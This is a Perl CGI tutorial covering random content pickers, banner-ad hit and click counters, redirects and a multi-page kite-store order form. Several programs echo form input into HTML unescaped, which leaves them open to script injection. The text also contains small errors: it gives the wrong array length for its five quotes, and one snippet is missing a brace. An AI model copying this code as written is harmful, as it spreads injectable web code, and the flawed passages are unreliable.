Random numbers are great for adding variety to your site – whether you're displaying a random word, phrase, or image on your page, or a random advertising banner. You can generate random numbers by using the `rand` function. By default `rand` returns a floating-point number, but you can use the `int` function to convert the result back to an integer:

```
# random float between 0.0 and 99.99:
my $rand1 = rand(100);

# random integer between 0 and 49:
my $rand2 = int(rand(50));
```

Random Quotes Program

This program randomly displays a phrase of text from a list of phrases. All that's required is to generate a random number between 0 and the length of the phrase list.

Program 9-3: randquote.cgi **Random Quotes Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

my @quotes = ("Science is organized knowledge. Wisdom is
organized life. - Immanuel Kant",
    "Give me a firm place to stand and I will move the
earth. - Archimedes",
    "Facts do not cease to exist because they are ignored.
- Aldous Huxley",
    "The best way to have a good idea is to have a lot of
ideas. - Linus Pauling",
    "High achievement always takes place in the framework of
high expectation. - Jack Kinder");

print header;
my $quote = $quotes[int(rand(@quotes))];
print qq(<b>$quote</b>\n);
```

Source code: http://www.cgi101.com/book/ch9/randquote-cgi.html
Working example: http://www.cgi101.com/book/ch9/randomstuff.html

Remember that the scalar value of an array is the actual length of the array (in this example, the length is 4), and the `rand` function takes a scalar argument. So `rand(@quotes)` returns a value between 0.00 and 3.999. We then use the `int` function to convert the random number into an integer between 0 and 3, which corresponds to the numeric indices of the elements of the array.

To use this as a server-side include, add the SSI tag:

```
<!--#exec cgi="randquote.cgi"-->
```

A Random Image Picker

Generating a random image is much the same as generating a random phrase, only rather than returning a phrase, your program will return an image tag:

Program 9-4: randimg.cgi **Random Image Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

my @images = ("one.jpg", "two.jpg", "three.jpg", "four.jpg",
"five.jpg", "six.jpg");

print header;
my $img = $images[int(rand(@images))];
print qq(<img src="$img">\n);
```

Source code: http://www.cgi101.com/book/ch9/randimg-cgi.html
Working example: http://www.cgi101.com/book/ch9/randomstuff.html

Just as with the random quotes program, the random image can be displayed via SSI:

```
<!--#exec cgi="randimg.cgi"-->
```

Random URL

This example uses the same method to choose an item to display, however instead of the separate items being hard-coded into the program itself, they are stored in a separate file.

First create the data file urldata.txt. Each line contains a URL and a page name, separated by the pipe (|) symbol:

```
http://slashdot.org|slashdot.org - News for Nerds
http://www.theharrowgroup.com|The Harrow Technology Report
http://www.metafilter.com|Metafilter
http://www.newscientist.com/|New Scientist
http://www.perl.org|Perl.org
```

Your CGI program will read the file and split each line into the two separate values. You can then store the values into two separate arrays:

```
my($url, $name) = split(/\|/, $line);
push(@urllist, $url);
push(@namelist, $name);
```

Since the arrays will be the same length, you can pick a random number based on the length of one of the arrays. Then you can use the resulting number as the index for both:

```
my $index = int(rand(@urllist));
print qq(<a href="$urllist[$index]">$namelist[$index]</a>);
```

Here is the complete random URL program:

Program 9-5: randurl.cgi **Random URL Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

my(@urllist) = ();
my(@namelist) = ();
open(IN, "urldata.txt") or exit;
while (my $line = <IN>) {
   chomp($line);
   my($url, $name) = split(/\|/, $line);
   push(@urllist, $url);
   push(@namelist, $name);
}
close(IN);

print header;
my $index = int(rand(@urllist));
print qq(<a href="$urllist[$index]">$namelist[$index]</a>);
```

Source code: http://www.cgi101.com/book/ch9/randurl-cgi.html
Working example: http://www.cgi101.com/book/ch9/randomstuff.html

Random Ad Banner

Generating a random ad banner is the same basic process as generating a random image or URL; the main difference is, you'll also want to keep track of the number of times a particular ad is displayed.

This means not only do you have to randomly pick an ad from a list of ads, but you also have to update a counter associated with that ad.

The file below contains data about several ads, separated by pipe symbols. The fields are:

- an ad ID number
- the path to the ad image
- the url for that advertiser
- an ALT tag for the image (so people who don't see the ad image will still get some ad content);
- the maximum number of impressions (hits) for that ad
- and the current impression count.

Here is a short test file:

```
1|/ads/amzn.gif|http://www.amazon.com/|Amazon.com|1000|0
2|/ads/google.gif|http://www.google.com/|Google|1000|0
3|/ads/netflix.gif|http://www.netflix.com/|Netflix|1000|0
4|/ads/newsci.jpg|http://www.newscientist.com/|New Scientist
Magazine|1000|0
```

(The lines aren't wrapped in the actual file – each line contains a complete record for each ad.)

To implement the counter program, you have to make use of what you've learned about counter programs (reading, rewriting, and locking files) as well as random number picking. And since this file contains more than a single line of data, it's important to keep the data in order and write it back out to the file in the same order.

You could use multiple arrays to store all the data for the ads (as we did in the random URL program), or use hashes, or a combination of the two. For this program we'll be using an array to store the ID numbers and hashes for all the rest of the data.

Here's the complete program:

Program 9-6: ad.cgi **Banner Ad Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock :seek);
use strict;

print header;

# some definitions...
my(@ad_ids) = ();       # array for ALL ad ids
my(@ok_ads) = ();       # array for ads that haven't
```

```
                              # exceeded the max count
my(%data) = ();             # hash for storing the raw data

# open ad file for read-write
open(F,"+<addata.txt") or &dienice("Can't open data file:
$!");
flock(F,LOCK_EX);       # exclusive lock
seek(F,0,SEEK_SET);     # rewind to beginning of file
while (my $line = <F>) {   # read one line at a time
    chomp($line);          # chomp the newline char
    my($id,$img,$url,$alt,$max,$count) = split(/\|/,$line);
    $data{$id} = $line;    # store the line in the data hash
    push(@ad_ids,$id);     # push the ad id into an array
    if ($count < $max) {   # if this ad hasn't exceeded its
       push(@ok_ads,$id);  # hit count limit, then add it
    }                      # to the @ok_ads array
}
# pick a random ad id from the @ok_ads array
my $pick = $ok_ads[int(rand(@ok_ads))];

if ($pick < 0) {
    # there's been some problem.  Abort.
    exit;
}

# split the ad data line again and print out the ad
my($id,$img,$url,$alt,$max,$count) =
   split(/\|/,$data{$pick});
print qq(<a href="$url"><img src="$img" alt="$alt"></a>\n);

# increment the counter and save it back to the %data hash
$count = $count + 1;
$data{$pick} = qq($id|$img|$url|$alt|$max|$count);

truncate(F, 0);     # truncate (erase) the file
seek(F,0,SEEK_SET);         # rewind file to beginning...
foreach my $i (@ad_ids) {   # and overwrite it.
   print F $data{$i}, "\n";
}
close(F);
```

Source code: http://www.cgi101.com/book/ch9/ad-cgi.html
Working example: http://www.cgi101.com/book/ch9/randomstuff.html

The program is then called with a server-side include:

```
<!--#exec cgi="ad.cgi"-->
```

Ad Tally Program

Now that you have a banner ad program, you'll probably want another program to allow you to check the hit counts on each ad. Here's an example. This program uses a shared lock on the ad file, since it isn't writing to the file.

Program 9-7: adtally.cgi **Banner Ad Tally Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock :seek);
use strict;

print header;
print start_html("Ad Counts");
print qq(<h2 align="CENTER">Ad Counts</h2>);

print qq(<table border=0 width=100%>
<tr>
  <th align="LEFT">ID</th>
  <th align="LEFT">Ad</th>
  <th align="LEFT">Max</th>
  <th align="LEFT">Hits</th>
</tr>\n);

open(F,"addata.txt") or &dienice("Can't open data file:
$!");
flock(F,LOCK_SH);      # shared lock
seek(F,0,SEEK_SET);    # rewind to beginning of file
while (my $line = <F>) {
    chomp($line);
    my($id,$img,$url,$alt,$max,$count) = split(/\|/,$line);
    print qq(<tr>
    <td>$id</td> <td>$alt (<a href="$url">$url</a>)</td>
    <td>$max</td> <td>$count</td></tr>\n);
}
print qq(</table>\n);

print end_html;
```

Source code: http://www.cgi101.com/book/ch9/adtally-cgi.html
Working example: http://www.cgi101.com/book/ch9/adtally.cgi

Unless you want anyone to be able to view this data, you'll probably want to password-protect this program. See Chapter 20 to learn how.

You may also want to write another program to allow you to add new ads to the file. Remember to use an exclusive lock when writing to the file. It's also a good idea to keep regular backups of your data file.

Using a flat file database like this to track ads isn't very efficient. A better way of tracking ads is to use a SQL database, which we'll cover in Chapter 16.

Next we'll look at redirection, and learn how to keep track of ad clicks as well as hits.

Resources

See **perldoc Math::Trig** or http://www.perldoc.com/perl5.8.0/lib/Math/Trig.html for documentation of Trigonometric functions in Perl

Visit http://www.cgi101.com/book/ch9/ for source code and links from this chapter.

Chapter 9 Reference: Numeric Functions and Operators

Arithmetic Operators

$x ** $y	Returns $x to the power of $y
$x % $y	Returns the remainder of $x / $y
$x * $y	Returns $x multiplied by $y
$x / $y	Returns $x divided by $y
$x + $y	Returns $y added to $x
$x - $y	Returns $y subtracted from $x
$x = 1	Sets the value of $x to 1
$x += 4	Adds 4 to $x
$x -= 2	Subtracts 2 from $x
$x *= 10	Multiplies $x by 10
$x /= 5	Divides $x by 5
$x++, ++$x	Adds 1 to $x
$x--, --$x	Subtracts 1 from $x

Arithmetic Functions

abs($x)	Returns the absolute value of $x
atan2($y, $x)	Returns the arctangent of $y/$x in the range $-\pi$ to π
cos($x)	Returns the cosine of $x (in radians)
exp($x)	Returns e to the power of $x
int($x)	Returns the integer portion of $x
log($x)	Returns the natural logarithm (base e) of $x
rand($x)	Returns a random floating-point number between 0 and $x
sin($x)	Returns the sine of $x (in radians)
sqrt($x)	Returns the square root of $x

Redirection

Suppose you have a CGI program where, instead of displaying a "thank you" page or other HTML output, you want to send the visitor to another web page. You can do this using a *redirect*. A redirect is a content header that tells the browser to jump to a different page. Here's how it looks in Perl:

```
print "Location: http://www.cgi101.com/otherpage.html\n\n";
```

This statement must be the *only* thing your program prints to standard output. You use this *instead* of the "Content-Type: text/html" header.

There is also a CGI.pm function for redirection: the `redirect` function. You use it instead of the `header` function:

```
print redirect("http://www.cgi101.com/otherpage.html");
```

The URL being redirected to needs to be a full URL, complete with "http://" at the front. Partial URLs may not work (depending on what server you are using).

The simplest example of this is a placeholder program. Say you move your website (or a section of your website), but want people linking to the old site to be able to find the new one. Instead of having an index.html in your home directory on the old site, just create the following and name it index.cgi:

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
print redirect("http://www.newurl.com/");
```

(Replace the URL with your actual new address.)

You may also need to set up an .htaccess file to tell the server to use index.cgi as the home page instead of index.html. The contents of .htaccess should be this one line:

```
DirectoryIndex index.cgi
```

Save the file in the same directory as your redirect program. Remember to **chmod 644** the .htaccess file.

Now whenever anyone visits your old site, they'll get redirected to the new one.

Of course, this only is relevant if you plan to maintain your old site. If you're changing ISPs and plan to close the old account, it's better to ask the webmaster to install a permanent server-level redirect for you.

Banner Ad Program, v.2: Counting Clicks

In the last chapter we created a program to show a banner ad selected from a random list of ads. The program counted the number of hits to the ad. But what if you also want to count clicks?

Fortunately, this is easy to do with a redirect. You'll need a second CGI program called click.cgi, which will read the ad data file and increment the click count just as the ad.cgi incremented the hit count.

Let's try it. First you'll need to modify addata.txt and add another column for clicks:

```
1|ads/amzn.gif|http://www.amazon.com/|Amazon.com|1000|0|0
2|ads/google.gif|http://www.google.com/|Google|1000|0|0
3|ads/netflix.gif|http://www.netflix.com/|Netflix|1000|0|0
4|ads/newsci.jpg|http://www.newscientist.com/|New Scientist
Magazine|1000|0|0
```

Next modify ad.cgi. You need to change any instance where the line is split and add the variable for clicks:

```
my($id,$img,$url,$alt,$max,$count,$clicks) =
   split(/\|/,$line);
```

This occurs in several places so be sure to change them all. Remember to add the clicks variable to this line as well:

```
$data{$pick} = qq($id|$img|$url|$alt|$max|$count|$clicks);
```

Finally you need to change the print statement to display click.cgi as the URL instead of the ad's actual URL:

```
print qq(<a href="click.cgi?$id"><img src="$img"
alt="$alt"></a>\n);
```

Save ad.cgi and test it in your browser to be sure it still works.

Source code: http://www.cgi101.com/book/ch10/ad-cgi.html

Now create click.cgi. This program has to read the data file, find the ad corresponding to the ID number in the query string, and increment the click count for that ad. This program is very nearly the same as ad.cgi, with a few minor changes. Remember to lock the file with an exclusive lock, just as in ad.cgi:

Program 10-1: click.cgi **Banner Ad Click Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock :seek);
use strict;

my $ad_id = $ENV{QUERY_STRING};

# some definitions...
my(@ad_ids) = ();       # array for ALL ad ids
my(%data) = ();         # hash for storing the raw data

# this will store the url to redirect to.
my $redirect = "";

# open the file for read-write
open(F,"+<addata.txt") or &dienice("Can't open data file:
$!");
flock(F,LOCK_EX);      # exclusive lock
seek(F,0,SEEK_SET);    # rewind to beginning of file
while (my $line = <F>) {
    chomp($line);
    my($id,$img,$url,$alt,$max,$count,$clicks) =
       split(/\|/,$line);
    $data{$id} = $line;
    push(@ad_ids,$id);
    if ($id == $ad_id) {   # found it
       $redirect = $url;
```

```
            $clicks = $clicks + 1;
            $data{$id} =
              qq($id|$img|$url|$alt|$max|$count|$clicks);
        }
    }

    truncate(F, 0);            # truncate (erase) the file
    seek(F,0,SEEK_SET);          # rewind file to beginning...
    foreach my $i (@ad_ids) {    # and overwrite it.
       print F $data{$i}, "\n";
    }
    close(F);

    if ($redirect ne "") {
       print redirect($redirect);
    } else {
       # print an error if the ad doesnt exist...
       print header;
       print start_html("Error");
       print qq(<h2>Error</h2>\n);
       print qq(<p>That ad wasn't found.</p>\n);
       print end_html;
    }
```

Source code: http://www.cgi101.com/book/ch10/click-cgi.html
Working example: http://www.cgi101.com/book/ch10/adpage.html

You'll also want to modify your ad tally program to account for clicks. You may want to display the click-through ratio on your tally page; this can be calculated like so:

```
click-through ratio = (clicks / hits) * 100
```

The resulting number is a percentage, which you can format with `sprintf`.

Redirect Based on Referrer

If you have a CGI program that you want accessed only from certain other pages (or websites), you can use the HTTP_REFERER environment variable to limit access. This is not a fail-safe method, since HTTP_REFERER is easily forged, so don't rely on it for critical applications.

Here is a modified version of env.cgi from Chapter 3:

Program 10-2: env.cgi Environment Program (Limited by Referer)

```
#!/usr/bin/perl -wT
use strict;
use CGI qw(:standard);

if (index($ENV{HTTP_REFERER}, "http://www.cgi101.com") < 0)
{
   print redirect("http://www.cgi101.com/book/ch10/");
   exit;
}

print header;
print start_html("Environment");

foreach my $key (sort(keys(%ENV))) {
  print "$key = $ENV{$key}<br>\n";
}

print end_html;
```

Source code: http://www.cgi101.com/book/ch10/env-cgi.html
Working example: http://www.cgi101.com/book/ch10/env.cgi

Notice that we're using `exit` after the redirect; remember that `exit` terminates the CGI program at that point. This way the program can redirect and exit if the referrer is not allowed, but if the referrer *is* allowed then the program continues normally. Remember to put the redirect/exit *before* printing out the HTML header.

Custom Home Page Based on Visitor's Country

If you manage an international, multilingual website, you can create a custom entry page that detects the incoming visitor's country of origin and redirects them to the appropriate start page on your site. This won't be entirely accurate, as some people from non-English-speaking countries may be coming in over .com or .net addresses. But it's a convenience for your visitors (more so than forcing them to choose which country they're from before letting them into your site).

You should also include a link near the top of every page that allows the visitor to switch languages. That way even if your program guesses wrong about the visitor's country of origin, it's still convenient for them to jump to the appropriate site.

Here's how to do country detection. First create the separate sites in whatever languages

you plan to support. For the sake of example we'll use these URLs:

http://www.cgi101.com/example/en/	English Site
http://www.cgi101.com/example/es/	Spanish Site
http://www.cgi101.com/example/fr/	French Site

Next create an index.cgi to go in your root web directory (wherever your homepage usually goes). This will look up the visitor's hostname (using code from the rhost.cgi program we wrote in Chapter 3), split the hostname string, then look at the last part of the string to determine if the visitor is from France (with a .fr domain extension) or Spain (with an .es domain extension). If a match is found, the visitor is redirected to the appropriate page. If not, they are redirected to the English page.

Program 10-3: country.cgi **Country Redirect Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;
use Socket;

# define the list of countries
my %redirects = (fr => "http://www.cgi101.com/example/fr/",
                 es => "http://www.cgi101.com/example/es/");

# lookup hostname
my $hostname = gethostbyaddr(inet_aton($ENV{REMOTE_ADDR}),
AF_INET);

# split into a list of strings: ("dialup", "cgi101", "com")
my @hostarray = split(/\./, $hostname);

# country is the LAST item of the list
my $country = $hostarray[$#hostarray];

if (exists $redirects{$country}) {
   print redirect($redirects{$country});
} else {
   print redirect("http://www.cgi101.com/example/en/");
}
```

Source code: http://www.cgi101.com/book/ch10/country-cgi.html
Working example: http://www.cgi101.com/book/ch10/country.cgi

If your web server isn't configured to use index.cgi as the directory index, create an .htaccess file to set up the DirectoryIndex.

You could modify this further to detect additional countries where French or Spanish is the primary language. The list of top-level country domains can be found at http://www.iana.org/cctld/cctld-whois.htm, and you can use Google to find out which countries use French or Spanish as their primary language.

Site Redirector

If you have multiple domain names with the same IP address, you can configure a redirection program to bounce the visitor to the appropriate start page depending on which domain name they are attempting to access. (Of course it's generally better to do this in the server configuration file, but it *can* be done with a CGI program.)

This program is very similar to the country-redirect, except instead of looking at the remote user's IP address, you look at the HTTP_HOST environment variable.

Here are the example domains we'll redirect:

Domain:	Redirect To:
www.cgi101.com	default – doesn't change
ftp.cgi101.com	www.cgi101.com/example/ftp/
test.cgi101.com	www.cgi101.com/example/test/

And here is the code:

Program 10-4: hostbounce.cgi Hostname-Based Redirect Program

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

my %hosts = (
 "ftp.cgi101.com" => "http://www.cgi101.com/example/ftp/",
 "test.cgi101.com" => "http://www.cgi101.com/example/test/"
);

my $host = $ENV{HTTP_HOST};
if (exists $hosts{$host}) {
   print redirect($hosts{$host});
} else {
```

```
    print redirect("http://www.cgi101.com/index.html");
}
```

Source code: http://www.cgi101.com/book/ch10/hostbounce-cgi.html
Working example: http://www.cgi101.com/book/ch10/hostbounce.html

Save the program as index.cgi in the web root directory. Remember to create an .htaccess file specifying index.cgi as the DirectoryIndex, if your server doesn't already support it.

If you have moved a page and simply want to redirect requests for that page to a new location, it's better to use an Apache redirect. This can also be done in an .htaccess file:

```
Redirect /design.html http://templates.cgi101.com/design/
```

The syntax is "`Redirect oldlocation newlocation`", where `oldlocation` is the local URL (relative to the web root), and `newlocation` is a full URL.

There are many other ways to intercept URLs and have them be handled by dynamic CGI programs instead of static pages. If you're using the Apache server, consult the documentation for **mod_rewrite** for another alternative.

Resources

HTTP Header Field Definitions:
http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html

IANA list of countries by top-level domain: http://www.iana.org/cctld/cctld-whois.htm

Redirection with Apache: http://httpd.apache.org/docs/mod/mod_alias.html#redirect

Apache mod_rewrite module: http://httpd.apache.org/docs/mod/mod_rewrite.html

Visit http://www.cgi101.com/book/ch10/ for source code and links from this chapter.

Multi-Script Forms

Some complex web applications involve multiple CGI programs linked together. An example of this might be an online order form, where the first page allows the user to select the items they want to order, and then a CGI program reads their order and generates a second page to ask them for their billing/shipping information. The second, CGI-generated form is then handled by a third CGI program.

A commonly used method of implementing this involves the use of hidden fields in a form. For example, if your program reads in a product number and quantity, which you want to pass to the next program, you'd just do something like this in the HTML output:

```
<input type="hidden" name="product" value="$prodnum">
<input type="hidden" name="qty" value="$qty">
```

These fields are like any other field in the form, except that they aren't visible to the viewer (but they do appear in a "view source" of the page, and will also be cached by the browser, so it's not a good idea to include sensitive information in these fields). Hidden fields are decoded by your CGI program the same way all other form input fields are decoded: via CGI.pm's `param` function.

Another way of doing this is to store the order information in a temporary file (or in a database), indexed by a unique number (such as customer ID or order ID), then pass only the ID as a hidden value. The various CGI programs will then read from and write to the file or database as they process the order.

Let's try it out by writing a simple online catalog and ordering system. First you'll need to create a flat-file database of products. This example is for a kite store. Here's the product database, which we'll call data.db:

```
331|Rainbow Snowflake|IN|118.00
311|French Military Kite|IN|26.95
312|Classic Box Kite|LOW|19.95
340|4-Cell Tetra|IN|45.00
327|3-Cell Box|OUT|29.95
872|Classic Dragon|IN|39.00
5506|Harlequin Butterfly Kite|IN|39.00
3623|Butterfly Delta|IN|16.95
514|Pocket Parafoil 2|IN|19.95
7755|Spitfire|IN|45.00
```

This database has 4 fields: stock number, product name, the stock status (IN for in stock, LOW for low stock, and OUT for out of stock), and price. You could add other fields as well – descriptive text, a path to an image of the item, etc. The advantage to storing this data in a central file is that all of your CGI programs and pages can draw information from this file, so you only have to keep the file up-to-date, rather than having to edit dozens of pages every time an item's price or status changes.

Next we'll create a program that reads the product database and generates an order form. This program also checks the status of each item and won't display an item that is out of stock.

Create a new file named catalog.cgi, and enter the program as follows:

Program 11-1: catalog.cgi **Online Catalog Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock :seek);
use strict;

open(INF,"data.db") or &dienice("Can't open
   data.db: $! \n");
flock(INF, LOCK_SH);    # shared lock
seek(INF, 0, SEEK_SET); # rewind to beginning
my(@data) = <INF>;
close(INF);

print header;
print start_html("Kite Catalog");

print <<EndHdr;
<h2 align="CENTER">Kite Catalog</h2>
```

```
To order, enter the quantity in the input box next to the
item.<p>
<form action="order.cgi" method="POST">
EndHdr

foreach my $i (@data) {
   chomp($i);
   my ($stocknum,$name,$status,$price) = split(/\|/,$i);
   if ($status ne "OUT") {
      print qq(<input type="text" name="$stocknum" size=5>
$name - \$$price<p>\n);
   }
}

print qq(<p><input type="submit" value="Order!"></p>\n);
print qq(</form>\n);

print end_html;

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}
```

Source code: http://www.cgi101.com/book/ch11/catalog-cgi.html
Working example: http://www.cgi101.com/book/ch11/catalog.cgi

Save the file and call it up in your web browser. (Remember you'll also need to create the data.db file, and chmod it to be world-readable.)

Next we'll create order.cgi, which reads the data sent from the catalog form, and creates a new form for the customer's billing information. This program also stores the data sent from the previous form as hidden fields, and calculates the subtotal.

Program 11-2: order.cgi **Online Order Form Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock :seek);
use strict;

print header;
```

```
print start_html("Order Form - Step 2");
print <<EndHead;
<h2 align="CENTER">Order Form - Step 2</h2>
Here's what you've ordered:<br>
<form action="order2.cgi" method="POST">
EndHead

open(INF, "data.db" ) or &dienice("Can't open
   data.db: $!\n");
flock(INF, LOCK_SH );    # shared lock
seek(INF, 0, SEEK_SET ); # rewind to beginning
my @data = <INF>;
close(INF);

my $subtotal = 0;
foreach my $i (@data) {
    chomp($i);
    my($stocknum, $name, $status, $price ) =
      split (/\|/, $i );
    if (param($stocknum)) {
        my($qty) = param($stocknum);
        $subtotal = $subtotal + ($price * $qty);
        print qq(<b>$name</b> (#$stocknum) - \$$price ea.,
qty: $qty<br>\n);
        print qq(<input type="hidden" name="$stocknum"
value="$qty">\n);
    }
}

if ($subtotal == 0 ) {
    &dienice("You didn't order anything!");
}

print <<EndForm;
<p> Subtotal: \$$subtotal </p>
<p>Please enter your billing information:  </p>
<pre>

        Your Name: <input type="text" name="name">
 Shipping Address: <input type="text" name="ship_addr">
             City: <input type="text" name="ship_city">
   State/Province: <input type="text" name="ship_state">
  ZIP/Postal Code: <input type="text" name="ship_zip">
          Country: <input type="text" name="ship_country">
            Phone: <input type="text" name="phone">
            Email: <input type="text" name="email">
</pre>
```

```
Payment Method:
<select name="paytype">
<option value="cc">Credit Card
<option value="check">Check/Money Order
<option>Paypal
</select>
<br>

<input type="submit" value="Place Order">
</form>
EndForm

print end_html;

sub dienice {
    my ($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}
```

Source code: http://www.cgi101.com/book/ch11/order-cgi.html

This program creates hidden fields only for the items actually ordered, rather than for each item in the db. (Try doing a "view source" of the page once you've loaded it into your browser – you'll see the hidden fields in there.) It also prints an error page if the customer didn't order anything.

Finally, we create order2.cgi, which reads the customer's info and the hidden fields from this form, processes the order, and e-mails it to us. It also displays a receipt to the customer, along with instructions on how to send payment.

Program 11-3: order2.cgi Online Order Form (part 2) Program

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock :seek);
use strict;

print header;
print start_html("Results");

# put all the form data into a hash
```

```
my %FORM = ();
foreach my $i (param()) {
   $FORM{$i} = param($i);
}

# here we check to make sure they actually filled out all
# the fields. if they didn't, generate an error.

my @required = ("name","ship_addr","ship_city",
    "ship_state","ship_zip","phone", "email");
foreach my $i (@required) {
   if (!(param($i))) {
      &dienice("You must fill out the fields for your name,
e-mail address, phone number and shipping address.");
   }
}

# try to be sure the e-mail address is valid
# this uses the binding operator to see if an "@" character
# appears in the e-mail address.
if ($FORM{email} !~ /\@/) {
   &dienice("$FORM{email} doesn't seem to be a valid e-mail
address.");
}

open(INF, "data.db" ) or &dienice("Can't open
  data.db: $! \n");
flock(INF, LOCK_SH );    # shared lock
seek(INF, 0, SEEK_SET ); # rewind to beginning
my @data = <INF>;
close(INF);

my $subtotal = 0;
my $items_ordered = "";
foreach my $i (@data) {
    chomp($i);
    my($stocknum, $name, $status, $price ) =
      split (/\|/, $i );
    if (param($stocknum)) {
        my($qty) = param($stocknum);
        $subtotal = $subtotal + ($price * $qty);
        $items_ordered .= qq($name (#$stocknum) - $price
ea., qty: $qty\n);
    }
}

# add $3 for shipping
```

```
my $total = $subtotal + 3;

my $ordermsg = <<End1;
Order From: $FORM{name}
Shipping Address: $FORM{ship_addr}
City: $FORM{ship_city}
State: $FORM{ship_state}
ZIP: $FORM{ship_zip}
Country: $FORM{ship_country}
Phone: $FORM{phone}
Email: $FORM{email}

Payment Method: $FORM{paytype}
Items Ordered:
$items_ordered

Subtotal: \$$subtotal
Shipping: \$3.00
Total: \$$total

Thank you for your order!
End1

# Tell them how to send us payment...
if ($FORM{paytype} eq "check") {
   $ordermsg .= qq(Please send a check or money order for
\$$total to: Kite Store, 555 Anystreet, Somecity, TX
12345.\n);
} elsif ($FORM{paytype} eq "cc") {
   $ordermsg .=  qq(Please call us at (555) 555-5555 with
 your credit card information, or fax your card number,
 billing address and expiration date to our fax number
 at (555) 555-5555.\n);
} else {
   $ordermsg .= qq(Please <a
 href="http://www.paypal.com">click here</a> to complete
 your payment on Paypal.\n);
}

# send the order to the store
# &sendmail(from, to, subject, message)
&sendmail('webmaster@cgi101.com', 'nullbox@cgi101.com',
'Kite Store Order', $ordermsg);

# print a thank-you page.
print <<EndHTML;
<h2>Thank You!</h2>
```

```
Here's what you ordered:<br>
<pre>
$ordermsg
</pre>
EndHTML

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub sendmail {
    my($from, $to, $subject, $msg) = @_;
    $ENV{PATH} = "/usr/sbin";
    my $mailprog = "/usr/sbin/sendmail";
    open (MAIL, "|/usr/sbin/sendmail -t -oi") or
        &dienice("Can't fork for sendmail: $!\n");
    print MAIL "To: $to\n";
    print MAIL "From: $from\n";
    print MAIL "Subject: $subject\n\n";
    print MAIL $msg;
    close(MAIL);
}
```

Source code: http://www.cgi101.com/book/ch11/order2-cgi.html

As you can see, processing forms can get to be a rather lengthy and involved procedure. Your program will be longer the more error checking and output formatting you have to do. Error checking is a good idea, though; you want to prevent people from sending incomplete orders. By checking the data now, you won't have to spend time contacting the customer to verify missing information.

You may also want to send a copy of the receipt to the customer, but you'll have to do more than just test for an @-sign in the 'email' field to ensure the address is valid. The Email::Valid module is a good way to check; we'll look at how to install and use that in Chapter 14.

Adding Product Categories

The example in this chapter is actually a fairly simple one; we didn't have very many items in our catalog, so it was easy to just list them all on a single catalog page. This same setup can also be used for larger, more complex catalogs. Let's say our kite store

has hundreds of different kites, grouped into several different product lines (such as box kites, stunt kites, deltas, parafoils, diamonds, and other). You can edit the data.db file to add a field for each kite's category, like so:

```
331|Rainbow Snowflake|IN|118.00|BOX
311|French Military Kite|IN|26.95|BOX
312|Classic Box Kite|LOW|19.95|BOX
340|4-Cell Tetra|IN|45.00|BOX
327|3-Cell Box|OUT|29.95|BOX
872|Classic Dragon|IN|39.00|OTHER
5506|Harlequin Butterfly Kite|IN|39.00|DELTA
3623|Butterfly Delta|IN|16.95|DELTA
514|Pocket Parafoil 2|IN|19.95|PARAFOIL
7755|Spitfire|IN|45.00|STUNT
```

Now we can set up a web page listing the various categories of kites, and link each one to catalog.cgi with a query string to indicate which product line to display:

```
<a href="catalog.cgi?cat=BOX">Box Kites</a>
```

With a minor change to catalog.cgi, we can now display only the kites in that category:

```
my $cat = param('cat');
foreach my $i (@data) {
    chomp($i);
    my($stocknum,$name,$status,$price,$category) =
       split(/\|/,$i);
    if ($status ne "OUT")
       if ($cat eq "" or $cat eq $category) {
        print qq(<input type="text" name="$stocknum" size=5>
$name - \$$price<p>\n);
       }
    }
}
```

🗗 Source code: http://www.cgi101.com/book/ch11/catalog2-cgi.html
➪ Working example: http://www.cgi101.com/book/ch11/catalog2.cgi?cat=BOX

The rest of the order programs need not be changed.

One disadvantage to this type of ordering system is it involves a lot of opening, reading, and closing of the product database. This is pretty inefficient; a better way to handle it would be to use a relational database. We'll cover database programming in Chapter 16.

Accepting Credit Cards

You could modify the order forms in this chapter to collect a customer's credit card information. However, you'd need to use a secure server (with a "https" URL) to host the order form programs . . . and you'd also need a secure method of handling the data once it is submitted. E-mailing customer credit card information across the network defeats the purpose of using a secure server; e-mail is easy to intercept, and your customers won't appreciate it if their card number gets stolen because of lax security on your part.

One acceptable way to e-mail orders to yourself would be to encrypt the e-mail using something like PGP (www.pgp.com), GNU PGP (www.gnupg.org), OpenSSL (www.openssl.org) or similar. You'll need something for encrypting the message on the server side (there are a number of Perl modules available for this – see search.cpan.org for a list), and something to decrypt it in your client-side mail program.

Another option is to use a secure payment gateway such as Authorize.net. Many merchant providers offer secure online payment gateways; if you already have a merchant account, contact your provider and ask them what your options are.

